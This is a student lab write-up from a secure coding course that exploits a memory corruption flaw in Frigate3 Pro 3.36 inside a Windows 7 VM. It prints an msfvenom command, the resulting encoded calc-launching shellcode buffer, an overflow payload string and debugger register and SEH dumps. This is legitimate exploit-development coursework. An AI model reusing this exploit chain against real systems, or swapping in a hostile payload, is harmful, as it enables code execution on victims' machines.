Secure Coding

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**


Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

  Example:

  ```
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
  x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
  ```
- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH**

Frigate 3


Internet Explorer
OneDrive_1...
StreamRipp...
Frigate3_Pr...
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
00 : 36 : 20
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
List Name
Windows 7
Windows License is expired

C:\Program Files\Frigate3\

```
..
Addons          *
Data
Help            *
Plugins         *
ct                exe
Frigate3          exe
unins000        * exe
cabinet           dll
dcrawlib          dll
elpackD6          bpl
Frigate Features  htm
Frigate           rtf
license           txt
rtl60             bpl
Spell           * cfg
tb2k_d6           bpl
unacev2           dll
unins000        * dat
unrar3            dll
vcl60             bpl
WnASPI32          dll
```

.. <UP-DIR>
8,074.61 KB in 21 files
23.35 GB free on drive C 41.62%


C:\Program Files\Frigate3\

```
..
Addons          *
Data
Help            *
Plugins         *
ct                exe
Frigate3          exe
unins000        * exe
cabinet           dll
dcrawlib          dll
elpackD6          bpl
Frigate Features  htm
Frigate           rtf
license           txt
rtl60             bpl
Spell           * cfg
tb2k_d6           bpl
unacev2           dll
unins000        * dat
unrar3            dll
vcl60             bpl
WnASPI32          dll
```


dcrawlib.dll 385,536 6/4/2008 11:37:54...
8,074.61 KB in 21 files
23.35 GB free on drive C 41.62%

Here you will find some advices that are to help you to master Frigate quickly and totally.

Immunity debugger



Immunity Debugger
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Log data
Address Message
Breakpoints
Address Module Active Disassembly
Call stack
Address Returns to Procedure / arguments Called from
References
Address Disassembly Comment
Executable modules
Base Size Entry Name File version Path
CPU
Regi
Memory map
Address Size Owner Section Contains Type Access
Call tree
Called from Procedure
Need support? visit http://forum.immunityinc.com/
Ready

Getting shell code for exploit from msfvenom kali




```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09
\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe6\xdb\xd3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4a\x48\x4d\x52"
buf += b"\x67\x70\x33\x30\x55\x50\x63\x50\x4f\x79\x6d\x35\x50"
buf += b"\x31\x4f\x30\x42\x44\x4c\x4b\x46\x30\x36\x50\x4c\x4b"
buf += b"\x31\x42\x36\x6c\x4c\x4b\x30\x52\x65\x44\x6c\x4b\x61"
buf += b"\x62\x35\x78\x44\x4f\x6f\x47\x30\x4a\x55\x76\x70\x31"
buf += b"\x59\x6f\x4c\x6c\x55\x6c\x73\x51\x43\x4c\x63\x32\x36"
buf += b"\x4c\x61\x30\x59\x51\x78\x4f\x66\x6d\x46\x61\x49\x57"
buf += b"\x4a\x42\x4a\x52\x31\x42\x73\x67\x4e\x6b\x62\x72\x54"
buf += b"\x50\x4e\x6b\x50\x4a\x57\x4c\x4e\x6b\x52\x6c\x52\x31"
buf += b"\x72\x58\x58\x63\x63\x78\x56\x61\x4e\x31\x62\x71\x6e"
buf += b"\x6b\x31\x49\x75\x70\x65\x51\x49\x43\x6c\x4b\x53\x79"
buf += b"\x46\x78\x7a\x43\x46\x5a\x51\x59\x4e\x6b\x75\x64\x4e"
buf += b"\x6b\x43\x31\x79\x46\x36\x51\x39\x6f\x4c\x6c\x79\x51"
buf += b"\x48\x4f\x34\x4d\x37\x71\x39\x57\x64\x78\x49\x70\x52"
buf += b"\x55\x38\x76\x45\x53\x43\x4d\x4a\x58\x35\x6b\x73\x4d"
buf += b"\x71\x34\x53\x45\x38\x64\x51\x48\x4c\x4b\x51\x48\x56"
buf += b"\x44\x47\x71\x4b\x63\x30\x66\x6c\x4b\x74\x4c\x50\x4b"
buf += b"\x6e\x6b\x70\x58\x45\x4c\x36\x61\x5a\x73\x4e\x6b\x37"
buf += b"\x74\x6e\x6b\x73\x31\x5a\x70\x6d\x59\x61\x54\x76\x44"
buf += b"\x47\x54\x71\x4b\x53\x6b\x53\x51\x71\x49\x30\x5a\x62"
buf += b"\x71\x59\x6f\x79\x70\x51\x4f\x63\x6f\x70\x5a\x6c\x4b"
buf += b"\x54\x52\x78\x6b\x6c\x4d\x61\x4d\x42\x4a\x57\x71\x4c"
buf += b"\x4d\x6f\x75\x4c\x72\x57\x70\x75\x50\x73\x30\x32\x70"
buf += b"\x72\x48\x55\x61\x4e\x6b\x52\x4f\x6f\x77\x6b\x4f\x48"
buf += b"\x55\x4d\x6b\x6c\x30\x58\x35\x6f\x52\x33\x66\x32\x48"
buf += b"\x6e\x46\x6e\x75\x4d\x6d\x6f\x6d\x79\x6f\x4b\x65\x65"
buf += b"\x6c\x55\x56\x31\x6c\x34\x4a\x6b\x30\x79\x6b\x69\x70"
buf += b"\x73\x45\x33\x35\x4f\x4b\x43\x77\x45\x43\x50\x72\x30"
```

After running exploit2.py , payload is generated



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K♀ @%â0íÙrô_WYIIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMR
```

Crashing frigate using the payload generated


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
C:\Program Files\Frigate3\
8,089.12 KB in 21 files
23.59 GB free on drive C
41.03%

Find Computer


(●) Computer name: osZC0F3KOXUQsrMCTS0AA

( ) IP Address: 0 . 0 . 0 . 0


OK Cancel

Here you will find some advices that are to help you to master Frigate quickly and totally.


App crashes and calc is triggered



Immunity debugger



Immunity Debugger - Frigate3.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Log data
CPU - main thread, module Frigate3
Breakpoints
References
Memory map

Addresses of various registers




```
Registers (FPU)
EAX 7618EF5A kernel32.BaseThreadInitThunk
ECX 00000000
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 7FFD7000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

EIP- Instruction pointer Address is 00401000




```
EDI 00000000
EIP 00401000 Frigate3.<ModuleEntryPoint>
```

Base pointer of stack frame is 0012FF94 and stack pointer is 0012FF8C




```
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
```

SEH chain, we can see the dll loaded is ntdll



```
0012FF8C  7618EF6C lп↑v RETURN to kernel32.7618EF6C
0012FF90  7FFD7000 .p²⌂
0012FF94 ┌0012FFD4 ╘ ‡.
0012FF98 │77A03618 ↑6āw RETURN to ntdll.77A03618
0012FF9C │7FFD7000 .p²⌂
0012FFA0 │77A8B5A7 º╡¿w ntdll.77A8B5A7
0012FFA4 │00000000 ....
0012FFA8 │00000000 ....
0012FFAC │7FFD7000 .p²⌂
0012FFB0 │00000000 ....
0012FFB4 │00000000 ....
0012FFB8 │00000000 ....
0012FFBC │0012FFA0 á ‡.
0012FFC0 │00000000 ....
0012FFC4 │FFFFFFFF      End of SEH chain
0012FFC8 │779BE355 Uπ¢w SE handler
0012FFCC │0025441B ←D%.
0012FFD0 │00000000 ....
0012FFD4 └0012FFEC ∞ ‡.
0012FFD8  77A035EB $5āw RETURN to ntdll.77A035EB from ntdll.77A035F1
0012FFDC  00401000 .►@. Frigate3.<ModuleEntryPoint>
0012FFE0  7FFD7000 .p²⌂
0012FFE4  00000000 ....
0012FFE8  00000000 ....
0012FFEC  00000000 ....
0012FFF0  00000000 ....
0012FFF4  00401000 .►@. Frigate3.<ModuleEntryPoint>
0012FFF8  7FFD7000 .p²⌂
0012FFFC  00000000 ....
```



SEH chain of main thread

```
